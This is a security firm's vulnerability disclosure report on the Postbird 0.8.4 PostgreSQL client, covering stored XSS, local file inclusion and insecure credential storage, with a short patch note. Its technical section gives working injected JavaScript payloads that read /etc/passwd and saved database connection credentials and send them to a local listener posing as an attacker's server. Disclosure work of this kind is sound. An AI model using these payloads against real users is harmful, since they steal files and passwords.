# Vulnerability Report

Postbird (PostgreSQL GUI client)
Application version: 0.8.4


**Disclosure Statement:**

**This document contains sensitive information about the computer security environment, practices, and current vulnerabilities and weaknesses of the client's security infrastructure as well as proprietary tools and methodologies used by Tridentsec. Reproduction or distribution of this document must be approved by the Client or Tridentsec. This document is subject to the terms and conditions of a non-disclosure agreement between Tridentsec and the client.**

# TABLE OF CONTENTS

## A. ASSESSMENT INFORMATION

| | |
|---|---|
| **Organization Name** | Postbird |
| **Asset(s)** | Postbird - PostgreSQL GUI client, Application Version: 0.8.4 |
| **Vulnerability Found** | Stored XSS |
| | Insecure Data Storage |
| | Local File Inclusion |
| **Date Discovered** | 17th May, 2021 |

## B. TRIDENTSEC RESPONSIBLE DISCLOSURE POLICY

We belief that vulnerability disclosures should be consider as a potential threat which can lead to severe cyber-attacks, that is why Tridentsec adheres to a 45-day disclosure deadline. We notify organizations / vendors immediately about the vulnerabilities with details shared in public with the defensive community after 45 days or sooner if the vendor releases a fix.

That deadline can vary in the following ways:

- Before the 45-day deadline has expired, if a vendor lets us know that a patch is scheduled for release on a specific day that will fall within 14 days following the deadline, we will delay the public disclosure until the availability of the patch.
- When we observe a previously unknown and unpatched vulnerability in software under active exploitation (a "0day"), we believe that more urgent action—within 7 days—is appropriate. The reason for this special designation is that each day an actively exploited vulnerability remains undisclosed to the public and unpatched, more devices or accounts will be compromised. Seven days is an aggressive timeline and may be too short for some vendors to update their products, but it should be enough time to publish advice about possible mitigations, such as temporarily disabling a service, restricting access, or contacting the vendor for more information. As a result, after 7 days have elapsed without a patch or advisory, we will support researchers making details available so that users can take steps to protect themselves.

**NOTE:** If the organization or user choose not to fix the vulnerability within 45 days or not asked for extra time to release the patch then Tridentsec has all the rights to make the vulnerability public.

# C.1 Stored XSS

**Vulnerability Name:** Cross Site Scripting (Stored)

**Vulnerability ID:** A7:2017- Cross Site Scripting

**Vulnerability Risk:** **High**

**Vulnerability Impact:** **Critical**

**Vulnerability Description:**

Cross site scripting (XSS) is a common attack vector that injects malicious code into a vulnerable web application. XSS differs from other web attack vectors (e.g., SQL injections), in that it does not directly target the application itself. Instead, the users of the web application are the ones at risk.

Depending on the severity of the attack, user accounts may be compromised, Trojan horse programs activated and page content modified, misleading users into willingly surrendering their private data. Finally, session cookies could be revealed, enabling a perpetrator to impersonate valid users and abuse their private accounts.

Cross site scripting attacks can be broken down into two types: stored and reflected.

Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application.

Reflected XSS involves the reflecting of a malicious script off of a web application, onto a user's browser. The script is embedded into a link, and is only activated once that link is clicked on.

**Reference:**

https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

https://portswigger.net/web-security/cross-site-scripting/stored

# C.2 Local File inclusion

**Vulnerability Name:** Local File Inclusion

**Vulnerability ID:** WSTG: 07-Input Validation Testing (*)

**Vulnerability Risk:** **High**

**Vulnerability Impact:** **Critical**

**Vulnerability Description:**

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

**Reference:**

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/

# C.3 Insecure data storage

**Vulnerability Name:** Insecure Data Storage

**Vulnerability ID:** M2: Insecure Data Storage

**Vulnerability Risk:** **High**

**Vulnerability Impact:** **Critical**

**Vulnerability Description:**

The software stores sensitive information without properly limiting read or write access by unauthorized actors. If read access is not properly restricted, then attackers can steal the sensitive information. If write access is not properly restricted, then attackers can modify and possibly delete the data, causing incorrect results and possibly a denial of service.

**Reference:**

https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage

https://cwe.mitre.org/data/definitions/922.html

## D. DETAILED TECHNICAL FINDING

Please run our postbird.py Proof-of-Concept code using command ***python3 postbird.py*** *before executing any attack.*

*postbird.py is acting as a fake malicious server deployed by hacker to steal data.*


# D.1 Stored XSS

Please follow the below steps to trigger the stored XSS vulnerability:


1. Open Postbird application.
2. Input the payload into any table as data.
3. Deploy our postbird.py Proof-of-Concept code using command ***python3 postbird.py***
4. Reload the table / application to trigger the vulnerability.
5. Check the output from **postbird.py**

## Payload:

*<img src="" onerror="var xhttp = new XMLHttpRequest();xhttp.open('GET', 'http://127.0.0.1 :5555/?xss='+JSON.stringify(navigator.appVersion), true);xhttp.send();">*




## Fetched Data:




# D.2 Local File inclusion

Please follow the below steps to trigger the LFI vulnerability:


1. Open Postbird application.
2. Input the payload into any table as data.
3. Deploy our postbird.py Proof-of-Concept code using command ***python3 postbird.py***
4. Reload the table / application to trigger the vulnerability.
5. Check the output from **postbird.py**

## Payload:

*<img src="" onerror="var xhttp = new XMLHttpRequest();xhttp.open('GET', 'file:///etc/passwd', false);xhttp.send();var res = xhttp.response;xhttp.open('GET', 'http://127.0.0.1 :5555/?file='+JSON.stringify(res), true);xhttp.send();">*




## Stealed File (/etc/passwd):




# D.3 Insecure Data storage

Please follow the below steps to steal any saved Postgresql password:

1. Open Postbird application.
2. Input the payload into any table as data.
3. Deploy our postbird.py Proof-of-Concept code using command ***python3 postbird.py***
4. Reload the table / application to trigger the vulnerability.
5. Check the output from **postbird.py**

## Payload:

*<img src="" onerror="var xhttp = new XMLHttpRequest();xhttp.open('GET', 'http://127.0.0.1:5555/?credentials='+window.localStorage.savedConnections, true);xhttp.send();">*




## Postgresql password received on server:

## E. CONCLUSION

The source of all 3 vulnerabilities (Stored XSS, LFI & Insecure Data Storage) is JavaScript Injection in the existing code which allows us to inject different malicious JavaScript in the database and execute it.

**Patch:** Blocking the execution of any HTML or JavaScript stored in database will patch this vulnerability.